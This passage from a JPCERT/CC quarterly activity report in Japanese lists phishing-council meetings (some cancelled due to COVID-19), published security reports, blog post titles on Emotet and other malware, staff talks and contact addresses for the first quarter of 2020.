「技術・制度検討ワーキンググループ」は、協議会の会員等の有識者で構成され、フィッシング対策に関するガイドラインや動向レポートの作成・改訂を行っています。本四半期は、2020 年版のガイドラインおよびレポートの改訂に向けて、次のとおり会合を開催し、最近のフィッシングの傾向、関連技術、法制度の整備状況等について情報共有しつつ、事業者および一般消費者の講ずるべきフィッシング対策等について議論を行いました。なお、2020 年 3 月 2 日開催予定だったオープン参加型の会合では、「フィッシング対策ガイドライン 2020 年度版」 の改定内容、および最新のフィッシングの状況や対策技術動向などをレポートする 「フィッシングレポート」 の概要について紹介する予定でしたが、新型コロナウイルス感染症が拡大している状況を受け、開催を中止しました。

- 技術・制度検討ワーキンググループ会合
  日時：2020 年 1 月 17 日 15:00 - 17:00
  場所：JPCERT/CC

- 【中止】技術・制度検討ワーキンググループ会合
  日時：2020 年 3 月 2 日 13:30 - 16:00
  場所：三菱総合研究所 本社 会議室

また、ガイドラインおよびレポートの改訂等に必要な知見を得るために、有識者を講師に招いた勉強会も実施予定でしたが、新型コロナウイルス感染症が拡大している状況を受け、開催を中止しました。

- 【中止】フィッシング対策勉強会
  日時：2020 年 3 月 6 日 10:00 - 12:00
  場所：三菱総合研究所 本社 会議室

7. フィッシング対策協議会の会員組織向け活動

協議会では、経済産業省から委託された活動のほかに、協議会の会員組織向けの独自の活動を、運営委員会の決定に基づいて行っており、JPCERT/CC は事務局としてこれらの活動の実施を支援しています。ここでは本四半期における会員組織向けの活動の一部について記載します。

7.1. 運営委員会開催

本四半期においては、協議会の活動の企画・運営方針の決定等を行う運営委員会を次のとおり開催しました。

- 第 76 回運営委員会
  日時：2020 年 2 月 7 日 13:00-20:00
  場所：JPCERT/CC

7.2. ワーキンググループ会合等 開催支援

本四半期においては、次のとおり開催された協議会のイベントやワーキンググループ等の会合の開催を支援しました。

- 学術研究プロジェクト会合
  日時：2020 年 1 月 27 日 13:30 - 15:30
  場所：Japan Digital Design 株式会社

- 証明書普及促進ワーキンググループ会合（オンライン開催）
  日時：2020 年 3 月 12 日 16:00 - 18:00

8. 公開資料

JPCERT/CC が本四半期に公開した調査・研究の報告書や論文、セミナー資料は次のとおりです。

8.1. インシデント報告対応レポート

JPCERT/CC では、国内外で発生するコンピュータセキュリティインシデントの報告を受け付け、対応の支援、発生状況の把握、手口の分析、再発防止のための助言などを行っています。本レポートは、インシデント報告数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数などの統計情報、インシデントの傾向やインシデント対応事例を四半期ごとにまとめたものです。

2020-01-21 JPCERT/CC インシデント報告対応レポート [2019 年 10 月 1 日～2019 年 12 月 31 日]
https://www.jpcert.or.jp/pr/2020/IR_Report20200121.pdf

2020-03-27 JPCERT/CC Incident Handling Report [October 1, 2019 - December 31, 2019]
https://www.jpcert.or.jp/english/doc/IR_Report2019Q3_en.pdf

8.2. インターネット定点観測レポート

JPCERT/CC では、インターネット上に複数のセンサを分散配置し、不特定多数に向けて発信されるパケットを継続して収集するインターネット定点観測システム「TSUBAME」を構築・運用しています。脆弱性情報、マルウエアや攻撃ツールの情報などを参考に、収集したデータを分析することで、攻撃活動やその準備活動の捕捉に努めています。
本レポートは、インターネット定点観測の結果を四半期ごとにまとめたものです。

2020-01-29 インターネット定点観測レポート（2019 年 10～12 月）
https://www.jpcert.or.jp/tsubame/report/report201910-12.html
https://www.jpcert.or.jp/tsubame/report/TSUBAMEReport2019Q3.pdf

2020-03-27　JPCERT/CC Internet Threat Monitoring Report [October 1, 2019 - December 31, 2019]
https://www.jpcert.or.jp/english/doc/TSUBAMEReport2019Q3_en.pdf

8.3.　脆弱性関連情報に関する活動報告

IPA と JPCERT/CC は、それぞれ受付機関および調整機関として、ソフトウエア製品等の脆弱性関連情報に関する取扱規程（平成 29 年経済産業省告示 第 19 号）等に基づく脆弱性関連情報流通制度の運用の一端を 2004 年 7 月から担っています。
本レポートは、この制度の運用に関連した前四半期の活動実績と、同期間中に届出ないし公表された脆弱性に関する注目すべき動向についてまとめたものです。

2020-01-23　ソフトウェア等の脆弱性関連情報に関する届出状況 [2019 年 10 月 1 日～2019 年 12 月 31 日]
https://www.jpcert.or.jp/press/2020/vulnREPORT_2019q4.pdf

8.4.　JPCERT/CC Eyes～JPCERT コーディネーションセンター公式ブログ～

JPCERT コーディネーションセンター公式ブログ 「JPCERT/CC Eyes」は、JPCERT/CC が分析・調査した内容、TSUBAME（インターネット定点観測システム）で観測された動向や国内外のイベントやカンファレンスの様子などを JPCERT/CC のアナリスト一人一人の眼を通して、いち早くお届けする読み物です。
本四半期においては次の 18 件の記事を公開しました。

日本語版発行件数：9 件　https://blogs.jpcert.or.jp/ja/

2020-02-03　「マルウエア Emotet への対応 FAQ」感染チェックツールを追加
2020-02-03　Japan Security Analyst Conference 2020 開催レポート～前編～
2020-02-06　Japan Security Analyst Conference 2020 開催レポート～後編～
2020-02-20　日本国内の組織を狙ったマルウエア LODEINFO
2020-02-26　攻撃グループ BlackTech が使用する Linux 用マルウエア (ELF_TSCookie)
2020-03-04　制御システムセキュリティカンファレンス 2020 開催レポート～前編～
2020-03-04　制御システムセキュリティカンファレンス 2020 開催レポート～後編～
2020-03-19　JPCERT/CC に報告されたフィッシングサイトの傾向
2020-03-26　Pulse Connect Secure の脆弱性を狙った攻撃事案

英語版発行件数：9 件 https://blogs.jpcert.or.jp/en/

2020-02-04 Welcome to JPCERT/CC office!
2020-02-06 How to Respond to Emotet Infection (FAQ) - Added Emotet infection check tool
2020-02-14 Japan Security Analyst Conference 2020 -Part 1-
2020-02-14 Japan Security Analyst Conference 2020 -Part 2-
2020-02-27 Malware "LODEINFO" Targeting JapanNEW
2020-03-05 ELF_TSCookie - Linux Malware Used by BlackTech
2020-03-09 ICS Security Conference 2020 Report -Part1-
2020-03-09 ICS Security Conference 2020 Report -Part2-
2020-03-30 Trends of Phishing Sites Reported to JPCERT/CC

9. 主な講演活動

(1) 中井 尚子（インシデントレスポンスグループ インシデントコーディネーター）：
パネルディスカッション「つぶらな瞳で考える、DNSSEC の普及に必要な何かは何か？」
JANOG45, 2020 年 1 月 23 日
(2) 佐々木 勇人（早期警戒グループ リーダ 脅威アナリスト）：
「攻撃インフラに用いられるドメインに対する新たなアプローチの検討 -民事手続きを活用した攻撃インフラのテイクダウンに向けて-」
JANOG45, 2020 年 1 月 23 日
(3) 平塚 伸世（エンタープライズサポートグループ 情報セキュリティアナリスト）：
パネルディスカッション「フィッシングの現状とその対策」
JANOG45, 2020 年 1 月 23 日
(4) 中井 尚子（インシデントレスポンスグループ インシデントコーディネーター）：
「How we handled Emotet」
APRICOT2020, 2020 年 2 月 20 日
(5) 佐藤 祐輔（エンタープライズサポートグループ リーダ 兼 早期警戒グループ）：
「机上演習から見えてくる組織のサイバーインシデント対応戦略」
国立高等専門学校機構 令和元年度第 2 回情報セキュリティトップセミナー, 2020 年 2 月 26 日

10. 主な執筆活動

(1) 安部 広夢（早期警戒グループ 脆弱性アナリスト）：
「2019 年の情報セキュリティ動向」
Impress R&D インターネット白書 2020,2020 年 2 月 7 日

11. 協力、後援

本四半期の行事の開催に協力または後援をしました。

(1) Security Days 2020

主　催：株式会社ナノオプト・メディア

開催日：2020 年 1 月 31 日、2 月 5 日～7 日、2 月 20 日

■インシデントの対応依頼、情報のご提供
info@jpcert.or.jp
https://www.jpcert.or.jp/form/
■制御システムに関するインシデントの対応依頼、情報のご提供
icsr-ir@jpcert.or.jp
https://www.jpcert.or.jp/ics/ics-form.html
■脆弱性情報ハンドリングに関するお問い合わせ　：vultures@jpcert.or.jp
■制御システムセキュリティに関するお問い合わせ　：icsr@jpcert.or.jp
■セキュアコーディングセミナのお問い合わせ　：secure-coding@jpcert.or.jp
■公開資料、講演依頼、その他のお問い合わせ　：pr@jpcert.or.jp

■PGP 公開鍵について　：https://www.jpcert.or.jp/jpcert-pgp.html